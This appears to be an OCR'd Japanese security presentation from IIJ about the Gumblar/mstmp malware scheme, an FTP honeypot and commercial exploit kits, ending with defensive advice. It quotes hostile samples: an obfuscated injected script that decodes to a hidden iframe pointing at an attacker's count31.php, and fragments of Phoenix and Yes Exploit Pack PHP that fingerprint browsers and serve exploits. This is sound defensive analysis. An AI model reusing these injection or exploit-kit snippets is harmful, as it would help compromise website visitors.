
Tokyo SOC Reprot
https://www-950.ibm.com/blogs/tokyo-soc/entry/dbyd_mstmp_20101027?lang=ja

利用された脆弱性

- Java
  - CVE-2010-0886 (< 6.0u20)
  - CVE-2010-0840 (< 6.0u19)
  - CVE-2010-0094 (< 6.0u19)
- Adobe Reader / Acrobat (11月以降に追加)
  - CVE-2010-3631 (< 9.4.0)
- MDAC
  - MS06-014
- HCP
  - MS10-042


mstmp




Internet Initiative Japan Inc.
アドオンの管理
アドオンは Web ブラウザの機能を拡張するプログラムです。ブラウザの操作の障害となるアドオンもあります。アドオンを無効、有効または更新することができます。アドオンを無効にすると、Web ページによっては表示できなくなる可能性もあります。
表示(O): Internet Explorer で使用されたアドオン
名前 発行元 状態 種類 ファイル
Adobe PDF Link Helper Adobe Systems, Incorpor... 有効 ブラウザ ヘルパー オブ... AcroIEHelperShim.dll
Java Plug-in 1.6.0 Sun Microsystems, Inc. 有効 ActiveX コントロール ssv.dll
Microsoft Office Outlook Microsoft Corporation 有効 ActiveX コントロール OUTLOOK.EXE
Microsoft Outlook 8.0 ... Microsoft Corporation 有効 ActiveX コントロール OUTLOOK.EXE
RDS.DataSpace Microsoft Corporation 有効 ActiveX コントロール msadco.dll
SearchAssistantOC Microsoft Corporation 有効 ActiveX コントロール shdocvw.dll
SSVHelper Class Sun Microsystems, Inc. 有効 ブラウザ ヘルパー オブ... ssv.dll
Sun の Java コンソール Sun Microsystems, Inc. 有効 ブラウザ拡張 ssv.dll
Windows Messenger 有効 ブラウザ拡張
WUWebControl Class Microsoft Corporation 有効 ActiveX コントロール wuweb.dll
リサーチ 有効 ブラウザ拡張
上の一覧表示からアドオンを選択し、次の操作を実行します:
設定
アドオンを無効にするには、アドオンをクリックして [無効] をクリックしてください。ActiveX コントロールを更新するには、ActiveX コントロールをクリックして [ActiveX の更新] をクリックしてください。
有効(E)
無効(D)
更新
このアドオンを更新するにはここをクリックしてください
ActiveX の更新(U)
アドオンの詳細...
OK

Gumblar型スキームのmstmp

- 感染直後にpromiscuous modeに




FTPハニーポット
に接続したところ・・・

mstmp

FTPハニーポット

1. FTPサーバを構築し、盗まれてもいいアカウントを作成
2. 各アカウントのディレクトリにWebアプリケーションを設置
3. FTPクライアントにあらかじめ認証情報を保存しておく
4. クライアントでマルウェアに感染させ、実際に盗ませる or 盗む通信をエミュレート
5. FTPログを監視し、改ざんをリアルタイムで検知し、保全
6. FTPログや、改ざんされたコンテンツを解析し、傾向を把握



※セキュリティを考慮し、
Webサーバは起動しない

mstmp

Gumblar型スキームのmstmp

- 数日後にコンテンツの改ざんが発生

```
<script>var GasTekao=40;GasTekao+=-38;MetHe=42;var XeXetes=String;var SeMeti=par
seInt;var JeSaweln=22;JeSaweln+=-6;LenCe=27;var PehaTec='fq7ZrkYolumMN1CGQh5va7p
FXrzCuioqNJdA0GevtI'.replace(/[q7ZkYluMN1GQ5v7pFXzuiqNJA0GvtI]/g, '');TaRaxe=89;
var HekaLebe='eLDv2DaDPlpx'.replace(/[LD2DDPpx]/g, '');SakatYag='wegejexerase';v
ar LezezBeqt='laledeg becef qarajap fagadeteyeranawe sapadal leve namepene heret
a jemehef genapayabenexe xeqegev ceseja gayeqek weweyelezefahev fesakeye zewes f
ap levesetevaweseh fepaneve femelade zetaqeca xer zejeqey megetegebe zetecaye pa
let veramaj lefexe zeb rexeweser zev zeketeye xeqe cemevedeqejar kapezet vetayew
eke yerezay bapecaf fewakera zet sakenev za kakapag wacayajerefeze xevenen fenas
e heg t sefezana qega selehel kaqe hasasege ves raheyep sesetaweletaweke jegedew
 pesexebeqeley degemas banakecegahes fepeyem kedazeface geyehek taqejegexexesas
sebewen nenekexe gepa xejenanefelese hey lep resaqex yecabadabewejap panekem lez
ayepegemekeya nep nez jey l cepeyede jemeqata xecedes haqayajaqa vavehel renet z
eneqefa lamab tekeyel yekacereq zeve bahefadelenede naz wan pawa ra cag jak paf
```

可読化

```
document.write('<iframe scrolling="no" width="1" height="1" border="0" framebord
er="0" src="http://[illegible] .com/count31.php"></iframe>')
```

アジェンダ

攻撃ベクトルの変遷
ru:8080
mstmp
Exploitkit
対策に向けて

Exploitkitの出現

- 近年Exploit業界がビジネス化され、開発も組織化、ASP化されるようになってきている
  - 背景
    - 攻撃者側が脆弱性発見、Exploit開発、マルウェア開発を単独で行うのは困難になりつつある
      - OSがセキュア化し、脆弱性の発見が困難に
      - マルウェア開発者はウイルス対策ソフトウェアをすり抜けるために複数のマルウェアを作成したり難読化ルーチンを搭載しなければならないため、時間的なコストが増大

Exploitkitの出現により・・・

- マルウェア開発者はマルウェア開発に、Exploitkit開発者はExploit開発に専念できるため、リソースを集中できる
- 攻撃者は発見されたばかりのExploitを即座に利用することが可能

Exploitkitの基本機能

- 複数のExploitの提供
  - 最新かつ統計に基づいた脆弱性をつくExploitを提供
  - 訪問者の環境の自動判別と適切なExploitの試行
- 統計情報の管理
  - 訪問者の環境 (OS, Browser, plugin)
  - Exploit成否
  - 国
- スクリプトの難読化
- アクセス制御
  - マルウェア解析者などのクローラの拒否
  - 一定時間内の再アクセスの拒否

有名なExploitkit

- Phoenix Exploit’s kit
- Eleonore Exploitkit
- CRiMEPACK
- Yes Exploit Pack
- Fragus
- その他にも多数のExploitkitが開発されている

Exploitkit

Exploitkitの基本機能

- 複数のExploitの提供 (Phoenix Exploit's kit)

```
<?php
echo "document.write(\"<body><div id='j'></div><OBJECT id=Pdf1 height=0 width=0
classid=clsid:CA8A9780-280D-11CF-A24D-444553540000></OBJECT></body>\");";
echo "var fdata;";
echo "function LOADFLASH(){var vid = \"<object width='300' height='300' id='Brid
geMovie'><param name='movie' value='files/ie.swf'></param><param name='allowScri
ptAccess' value='sameDomain'></param><embed src='files/ie.swf' name='BridgeMovie
' allowScriptAccess='sameDomain' type='application/x-shockwave-flash' width='425
' height='355'></embed></object>\";function lev (id, eddc){document.getElementBy
Id(id).innerHTML = fev(eddc);}function fev(edc){if(edc && edc.toLowerCase().inde
xOf('classid') == -1){var objPos = edc.toLowerCase().indexOf('object ') + 'objec
t '.length;return edc.substr(0, objPos) + 'classid=\"clsid:D27CDB6E-AE6D-11cf-96
B8-444553540000\" ' + edc.substr(objPos);}else{return edc;}}lev('j', vid);}";
echo "function FLASHSPRAY(){var movie = (navigator.appName.indexOf('Microsoft')!
=-1 ? window : document)['BridgeMovie'];movie.sendFromJS(fdata);}";
echo "function JAVA(){var applet=document.createElement('applet');applet.setAttr
ibute('code','Show.class');applet.setAttribute('width','100');applet.setAttribut
e('height','100');document.body.appendChild(applet);}";
echo "function errfuck(){return true}window.onerror=errfuck;";
echo "function SHOWPDF(fn){var p = document.createElement('iframe');p.setAttribu
te('src', fn);p.setAttribute('width', 0);p.setAttribute('height', 0);p.setAttrib
ute('frameborder', '0');document.body.appendChild(p);}";
echo "function PDF(){try{var lv=Pdf1.GetVersions();var fi=/EScript=([^,]+),/;lv=
```

Exploitkitの基本機能

- 訪問者の環境の自動判別と適切なExploitの試行 (Phoenix Exploit's kit)

```
switch ( $browtype )
{
    case "MSIE" :
        if (($MSIEversion == 7.0) and ($osver=="Windows XP")) {readfile( "tmp/xpie7.html" );}
        if (($MSIEversion == 7.0) and ($osver=="Windows XP SP2")) {readfile( "tmp/xpie7.html" );}
        if (($MSIEversion == 7.0) and ($osver=="Windows 2003")) {readfile( "tmp/xpie7.html" );}
        if (($MSIEversion == 7.0) and ($osver=="Windows Vista")) {readfile( "tmp/vistaie7.html" );}
        if (($MSIEversion == 8.0)) {readfile( "tmp/ie8.html" );}
        if ((($MSIEversion != 8.0) and ($MSIEversion != 7.0))) {readfile( "tmp/ie.html" );}
        break;
    case "Firefox" :
        readfile( "tmp/ff.html" );
        break;
    default :
        readfile( "tmp/other.html" )
}
```

Exploitkitの基本機能

- 訪問者の環境の自動判別と適切なExploitの試行 (Yes Exploit Pack)

```
elseif ($programm == 'Internet Explorer' && $vers[2] >= '7') {
        echo _encode($msie_00,1);
        echo _encode($msie_01,2);
        echo _encode($msie_02,3);
        echo _encode($etc_03,4);
        echo _encode($msie_04,5);
}
elseif ($programm == 'FireFox') {
        echo _encode($firefox_00,1);
        if($vers[2] <= '1.1')
                echo _rawcode($firefox_01);
        elseif($vers[2] > '1.1' && $vers[2] <= '1.5')
                echo _encode($firefox_03,3);
        echo _encode($etc_00,4);
        echo _encode($firefox_02,2);
}
elseif ($programm == 'Opera') {
        if($vers[2] <= '9.3')
                echo _rawcode($opera_00);
        echo _encode($etc_02,1);
        echo _encode($opera_01,2);
}
elseif ($programm == 'Mozilla') {
        echo _encode($firefox_00,1);
```

Exploitkit

Exploitkitの基本機能

- 統計情報の管理 (Phoenix Exploit's kit)

Phoenix Exploit's Kit

Simple browser statistics			
Browser	Visits	Exploited	Percent
MSIE	23	7	30.43%
Firefox	3	0	0%

Main Statistics		
Unique Visits	Exploited	Percent
26	7	26.92%

Exploit statistics		
Exploit	Exploited	Percent
IE6 MDAC	6	23.08%
PDF GETICON	1	3.85%

Menu

Simple statistics
Advanced statistics
Countries statistics
Referers statistics
Clear statistics
Exit

Exploitkitの基本機能

- 統計情報の管理 (Eleonore Exploitkit (1))

Exploitkit

Exploitkitの基本機能

- 統計情報の管理 (Eleonore Exploitkit (2))

Country:	Traffic:	Loads:	Percent:
RU	24	0	0 %
US	21	0	0 %
UA	20	0	0 %
GE	15	0	0 %
DE	14	0	0 %
--	9	0	0 %
GB	8	0	0 %
KZ	5	0	0 %
TR	3	0	0 %
CA	2	0	0 %
FR	2	0	0 %
SE	2	0	0 %

Exploitkitの基本機能

- 統計情報の管理 (Eleonore Exploitkit (3))

Sploit:	Loads:
mdac	2

Browsers:	Traffic:	Loads:	Percent:
Chrome 4.0	2	0	0
Chrome 5.0	1	0	0
FireFox 2.0.0	1	0	0
FireFox 3.0.17	3	0	0
FireFox 3.0.3	5	0	0
FireFox 3.0.4	1	0	0
FireFox 3.0.7	1	0	0
FireFox 3.0.8	1	0	0
FireFox 3.5.2	4	0	0
FireFox 3.5.3	1	0	0

Exploitkitの基本機能

- 統計情報の管理 (Eleonore Exploitkit (4))

Operation Systems:	Totals:
Windows XP	83
Windows Vista	27
Windows 7	21
Linux	8
Power PC	3
Unknown OS :(	3
Windows 2003	2
Windows CE	1
Windows 2000	1
iPhone OS	1
Mobile phone	1
Mac OS	1

Exploitkitの基本機能

- スクリプトの難読化（Phoenix Exploit's kit）

この2つのボタンをクリックするだけで、JavaScriptの難読化パターンを瞬時に変更することが可能

Exploitkitの基本機能

- スクリプトの難読化 (Yes Exploit Pack)

```
elseif ($programm == 'Internet Explorer' && $vers[2] >= '7') {
        echo _encode($msie_00,1);
        echo _encode($msie_01,2);
        echo _encode($msie_02,3);
        echo _encode($etc_03,4);
        echo _encode($msie_04,5);
}
elseif ($programm == 'FireFox') {
        echo _encode($firefox_00,1);
        if($vers[2] <= '1.1')
                echo _rawcode($firefox_01);
        elseif($vers[2] > '1.1' && $vers[2] <= '1.5')
                echo _encode($firefox_03,3);
        echo _encode($etc_00,4);
        echo _encode($firefox_02,2);
}
elseif ($programm == 'Opera') {
        if($vers[2] <= '9.3')
                echo _rawcode($opera_00);
        echo _encode($etc_02,1);
        echo _encode($opera_01,2);
}
elseif ($programm == 'Mozilla') {
```

リクエストごとに毎回
難読化している！

Exploitkitの基本機能

- アクセス制御 (Phoenix Exploit's Kit)
  - 一定時間内の再アクセスの拒否

```
require_once( "includes/connectdatabase.php" );
$ip = $_SERVER['REMOTE_ADDR'];
$r = mysql_query( "SELECT 1 FROM stats WHERE ip='{$ip}' AND time>UNIX_TIMESTAMP()-{$BANTIME}" );
if ( 0 < mysql_num_rows( $r ) )
{
    header("Location: "."http://www.google.com");
}
else
{
$browver = getbrowserver($MSIEversion, $OPERAversion);
$browtype = getbrowsertype( );
$osver = getosver( );
$country = getcountry( );
$referer = "---";
if ( isset( $_GET['n'] ) )
```

- 前回訪問時から一定時間経過しているかをチェック
- 経過していない場合はgoogleへ転送

Exploitkitの基本機能

- アクセス制御 (CRiMEPACK)
  - マルウェア解析者のクローラの拒否

```
test@ubuntu:~/exploitkits/CP$ cat deny-ip.sh
#!/bin/bash
for ip in `cat ip-list-gassoabuvgib.txt` ; do iptables -I INPUT -s $ip -j DROP ;
 done
test@ubuntu:~/exploitkits/CP$ head ip-list-gassoabuvgib.txt
[redacted].48.151
[redacted].130.24
[redacted].79.81
[redacted].99.218
[redacted].12.112
[redacted].247.113
[redacted].135.87
[redacted].1.115
[redacted].5.144
[redacted].79.22
test@ubuntu:~/exploitkits/CP$
```

- リストはデフォルトで提供
- 随時更新されている
- 拒否するためのスクリプトが付属

アジェンダ

攻撃ベクトルの変遷
ru:8080
mstmp
Exploitkit
対策に向けて

対策に向けて

問題点

- ビジネスモデルとして成立
  - Exploitkitを有料で販売することによって金銭を得て、それをさらなる脆弱性の発見、Exploit開発への資金源としている
  - Exploitkitの中にはサポートまで付いているものも
- 攻撃者はマルウェアさえも開発せずに購入したり別途入手して利用できるため、お金を支払うだけで即座に最新の攻撃環境を構築できてしまう

- 攻撃者の攻撃配備スピードが急激に加速

対策に向けて

問題点

- マルウェア開発すらしていないと思われる例
  - ru:8080のあるマルウェアの一部
  - ソースコードがあるならコメントアウトできるはず
    - つまりこのようなコードにはならない

  - 攻撃者はソースコードを持っていない可能性が高い
    - お金を払って(逆にもらって)、クローズドソースのマルウェアを入手し、環境を構築

```
push    edi
mov     esi, offset xorkey
push    esi
push    0Eh
push    offset aKindpea_ru ; "kindpea.ru"
nop
nop
nop
nop
nop
push    edi
```

call 文が入っていたはずであるが、
nop (何もしない) 命令でつぶされていた

対策に向けて

この流れを断ち切るためには

- パッチ適用
  - 特にJavaやPDFなどのブラウザプラグイン
- ウイルス対策ソフトウェアの導入
  - スキャン、最新版へのアップデート
- アプリケーションのセキュア化
  - 例えばAdobe Reader/AcrobatのJavaScriptを無効化、不要なアプリケーションの削除、不要なブラウザプラグインの無効化など
- パスワード管理の徹底、定期的な変更
- 情報収集
  - 脆弱性情報、攻撃者の動向を収集して迅速に対策もしくは回避策を実施する

- 以上のような**当然の対策を迅速に**行う
  - 攻撃者側のスピードが加速しているため、防御側はより素早く動かなければならない！

IIJ Internet Initiative Japan

ご清聴ありがとうございました

Ongoing Innovation